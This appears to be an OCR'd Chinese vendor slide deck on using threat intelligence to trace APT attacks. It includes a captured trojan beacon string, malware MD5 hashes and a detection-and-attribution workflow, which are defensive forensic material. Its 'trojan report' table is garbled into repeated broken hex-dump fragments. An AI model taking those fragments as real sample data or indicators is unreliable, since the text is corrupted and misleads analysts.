
怎样发现攻击事件中的关键点 [案例]



M|||2YLYr9mK2YVfQzQyMzIGMzA=||'|PERSONNEL5-PC||'|user||'|1436-05-06||'|SAU||'|Win 7 Professional SP1 x86||'|No||'|0.5.0E||'|..||'|2LYp9iqINiz2YjYp9mE2YHZht inINin2YTYtdmI2KrZiiAtIFdpbmrVd3MgSW50ZXJuZXQgRXhwbG9yZXI=||'|682dfec8c66a0de6f1475ca73c462a6939b7927e0d4deb5c10fb380b7c53c617,[endof]

利用威胁情报在高级攻击检测中进行多维线索扩线

利用圈中所画的[endof] 特征对历史数据进行可视化关联分析得到我们所需要的MD5、域名、IP、URL、木马样本及分析报告等重要信息




利用威胁情报在高级攻击检测中进行多维线索扩线

利用圈中所画的[endif] 特征对历史数据进行可视化关联分析得到我们所需要的MD5、域名、IP、URL、木马样本及分析报告等重要信息

天际友盟 Tianji Partners 威胁信息搜索：请输入域名、URL、IP、MD5、E-mail

查询结果



字符串：us[endif]

木马报告

MD5	说明
e1e82b9e3ec61c891988fe97a6dda532	665d ndofjus[endif]0x00000000 (00000) 6c767c27 7c27 7c65 47463261 57396651 lV ' eGF2aW9fQ0x00000010 6e646f66 ' ' [endif]0x000000a0 (00160) 5d75735b 65 6e646f 665d277c 277c5b65]us[endif]' ' e0x000000b0 (00176) 6e646f66 5d75735b 656e646f 665d ndofjus[end of]0x00000000 (00000) 6c767c27 7c277c65 656e646f 6 65d277c 277c5b65]us[endif]' ' e0x000000b0 (00176) 6 e646f66 5d75735b 656e646f 665d ndofjus ' ' [endif]0x 000000a0 (00160) 5d75735b 656e646f 665d277c 277c5 b65]us[endif]' ' e0x000000b0 2015-10-07 17:32:12
dcabb75e6a2468fd4a79e9ba931ea174	' ' [endif]0x000000a0 (00160) 5d75735b 656e646f 66 5d]us[endif]0x00000000 (00000) 6c767c27 7c277c53 4 7466a53 32566b58 ' ' [endif]0x000000a0 (00160) 5d7 5735b 656e646f 665d]us[endif] Strings) 7c277c27 7c7 c277c 277c5b65 6e646f66 ' ' [endif]0x000000a0 (001

北京天际友盟信息技术有限公司版权所有 京CP备15055270号

Copyright © Tianji Partners Website 2015

一个完整对高级攻击事件进行多维分析流程

发现重要攻击
线索

找出植入方
式、针对漏
洞进行分
析、修补，
监测后续二
次攻击

IP、域名、
MD5、URL、
样本等

对攻击事件进
行溯源分析及
对整个攻击事
件过程中窃取
信息的取证

分析恶意攻击
程序、代码寻
找存在的唯一
性

利用威胁情报
对发现的攻击
线索、恶意程
序、代码进行
扩线及多维关
联分析

从已知 - 未知
线索及威胁情
报的共享、通
报、处置



反制：

获取攻击者的身份、目的及背景

威胁情报与高级恶意攻击检测之间的协同

- ✧ 1、针对高级恶意攻击事件分析中，可以使用外部威胁情报平台来进行深入溯源分析（最早攻击时间、使用了哪些域名、I P、whois中注册的email信息等）
- ✧ 2、威胁情报标准化提供设备机读，增强现有的检测及防护系统发现的能力（把安全隐患消灭在萌芽状态，阻止攻击者进行二次或多次攻击）
- ✧ 3、构建APT攻击检测及威胁情报新一代联动体系，各种相关的威胁数据进一步关联，全方位分析最大提高整体安全监测方案的效率。

Thanks

我们拥有的能力

全流量高级恶意攻击（APT）检测与溯源



网镜高级威胁检测系统
云镜智能威胁感知系统

移动安全检测与取证（Android & IOS）



利刃智能终端安全检查系统
利刃智能终端数据取证系统

威胁情报中心（云端）



Alice 威胁情报溯源云平台